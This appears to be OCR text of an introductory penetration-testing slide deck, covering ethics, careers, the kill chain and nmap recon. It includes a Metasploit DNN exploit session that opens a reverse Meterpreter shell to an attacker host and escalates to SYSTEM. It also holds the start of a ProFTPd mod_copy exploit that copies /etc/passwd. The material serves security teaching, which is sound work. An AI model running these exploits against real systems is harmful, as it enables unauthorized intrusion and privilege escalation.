
↔ **Established**




Shells

A malicious connection that allows attackers to have remote access to your computer

Reverse Shell



Bind Shell




03

Pen Testing Fundamentals

No, not testing pens

Is hacking a real career choice?



Offensive Security

Penetration Testing

Red Teaming

Vulnerability Research

Bug Bounty

Tool Development

How are we different from the bad guys?

- Consent
- Laws
- Ethics
- Communication

Bottom Line: We're out to help protect people and organizations

Ethical Practice

X

Non-consensual Testing

Deliberate discovery without explicit permission.

✓

Responsible Disclosure

Have permission or discover something accidentally?

✓

Bug Bounty Program

Open-ended permission.

What is the best way to get started?

Do ✓

- Self study
- Join clubs
- Attend trainings
- Attend competitions
- Get certifications
- Look for internships

Don't ☒

- Merely attend classes
- Expect to be taught everything
- Expect instant gratification
- Expect ez money
- Give up
- Stop learning

What certifications are best?

Offensive Security

Zero Point Security

Cyber Mentor

Pentester Academy

eLearnSecurity


Which learning materials are best?

10 10
1110
0101 01
01 010
01
Try
Hack
Me

Beginner friendly platform with labs about all kinds of security topics. Those new to security should start here


VULNHUB
VULNERABLE BY DESIGN

Vulnerable machines of varying difficulty and quality levels. All boxes are community-made



Vulnerable machines of intermediate difficulty and above. Steep learning curve, but very rewarding.

The General Cyber Killchain



The Simplified Kill Chain

Reconnaissance

1 Identifying your target

Exploitation

2 Getting initial access

Post-Exploitation

3 Escalating your privilege

Lateral Movement


4 Moving around the environment

3.1 Reconnaissance

Know your enemy


- nmap <ip of target>

  -p <port>
  -sV (checks versions)
  -sC (runs scripts)
  --min-rate <value> (speed!)




```
┌──(root💀kali)-[/home/kali/oscp]
└─# nmap -p- --min-rate 5000 192.168.124.101
Starting Nmap 7.92 ( https://nmap.org ) at 20
Nmap scan report for appsrv01.exam.com (192.1
Host is up (0.086s latency).
Not shown: 65531 filtered tcp ports (no-respo
PORT     STATE SERVICE
21/tcp   open  ftp
80/tcp   open  http
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned i
```

Weaponize our information



```
Nmap scan report for 10.10.10.189
Host is up (0.074s latency).
Not shown: 993 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         ProFTPD 1.3.5
```



proftpd 1.3.5 exploit

About 3,150 results (0.37 seconds)

https://www.exploit-db.com › exploits

ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution (2)

May 26, 2021 — **ProFTPd 1.3.5** - 'mod_copy' Remote Command Execution (2). CVE-2015-3306 . remote **exploit** for Linux platform.

https://www.exploit-db.com › exploits

ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution

Apr 21, 2015 — **ProFTPd 1.3.5** - 'mod_copy' Remote Command Execution. CVE-2015-3306CVE-120834 . remote **exploit** for Linux platform.

Passive Recon: What do we look for?

IP addresses

Domain names

Websites

Subdomains

Employee social media

Usernames

Phone numbers

Email addresses

Compromised credentials

Culture

Language

Timezone


Hours of business

Documents

3rd party services

Software in use

API’s



swagger file security scheme defined but not in use

I have a swagger file that has an auth mechanism defined but am getting errors that tell me that we aren't using it. The exact error message is "Security scheme was defined but never used".

How do I make sure my endpoints are protected using the authentication I created? I have tried a bunch of different things but nothing seems to work.

I am not sure if the actual security scheme is defined, I think it is because we are using it in production.

I would really love to have some help with this as I am worried that our competitor might use this to their advantage and steal some of our data.

```
swagger: "2.0"

# basic info is basic
info:
  version: 1.0.0
  title: Das ERP
  description: ERP system for LBC
  termsOfService: http://lebonboncroissant.com/tos/
  contact:
    email: dev@lebonboncroissant.com
  license:
    name: Apache 2.0
    url: http://www.apache.org/licenses/LICENSE-2.0.html

# host config info
# Added by API Auto Mocking Plugin
host: virtserver.swaggerhub.com
basePath: /rossja/whatchamacallit/1.0.0
#host: whatchamacallit.lebonboncroissant.com
#basePath: /v1

# so meta
tags:
- name: inventory
  description: Inventory
- name: invoice
  description: Invoices
```


3.2 Exploitation

Metasploit


- Powerful exploitation framework
- Many exploits for initial exploitation + post exploitation
- Payload generation with msfvenom

Exploit-DB

- Database with many public exploits for all stages
- Verified/Unverified exploits
- More manual work involved



```
msf6 exploit(windows/http/dnn_cookie_deserialization_rce) > set LHOST tun0
LHOST ⇒ tun0
msf6 exploit(windows/http/dnn_cookie_deserialization_rce) > set LPORT 443
LPORT ⇒ 443
msf6 exploit(windows/http/dnn_cookie_deserialization_rce) > set RHOSTS 10.10.110.10
RHOSTS ⇒ 10.10.110.10
msf6 exploit(windows/http/dnn_cookie_deserialization_rce) > run

[*] Trying to determine DNN Version ...
[!] DNN Version Found: v9.0.1 - v9.1.1 - May require ENCRYPTED
[*] Checking for custom error page at: /__ ...
[+] Custom error page detected.
[*] Started reverse TCP handler on 10.10.16.19:443
[*] Sending Exploit Payload to: /__ ...
[*] Sending stage (175686 bytes) to 10.10.110.10
[*] Meterpreter session 1 opened (10.10.16.19:443 → 10.10.110.10:49677) at 2022-07-03 23:50:28 -0700

meterpreter > getuid
Server username: NT AUTHORITY\NETWORK SERVICE
meterpreter > getsystem -t 4
...got system via technique 4 (Named Pipe Impersonation (RPCSS variant)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```



EXPLOIT DATABASE

ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution (2)

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
49908	2015-3306	SHELLBR3AK	REMOTE	LINUX	2021-05-26

EDB Verified: ✓

Exploit: ⭳ / {}

Vulnerable App:

```
# Exploit Title: ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution (2)
# Date: 25/05/2021
# Exploit Author: Shellbr3ak
# Version: 1.3.5
# Tested on: Ubuntu 16.04.6 LTS
# CVE : CVE-2015-3306

#!/usr/bin/env python3

import sys
import socket
import requests

def exploit(client, target):
    client.connect((target,21)) # Connecting to the target server
    banner = client.recv(74)
    print(banner.decode())
    client.send(b'site cpfr /etc/passwd\r\n')
    print(client.recv(1024).decode())
```

3.3 Post Exploitation

Reconnaissance

Need more information to find what’s available

Ports, services & software, misconfigurations

Tools: Bloodhound, winpeas, linpeas

Privilege Escalation

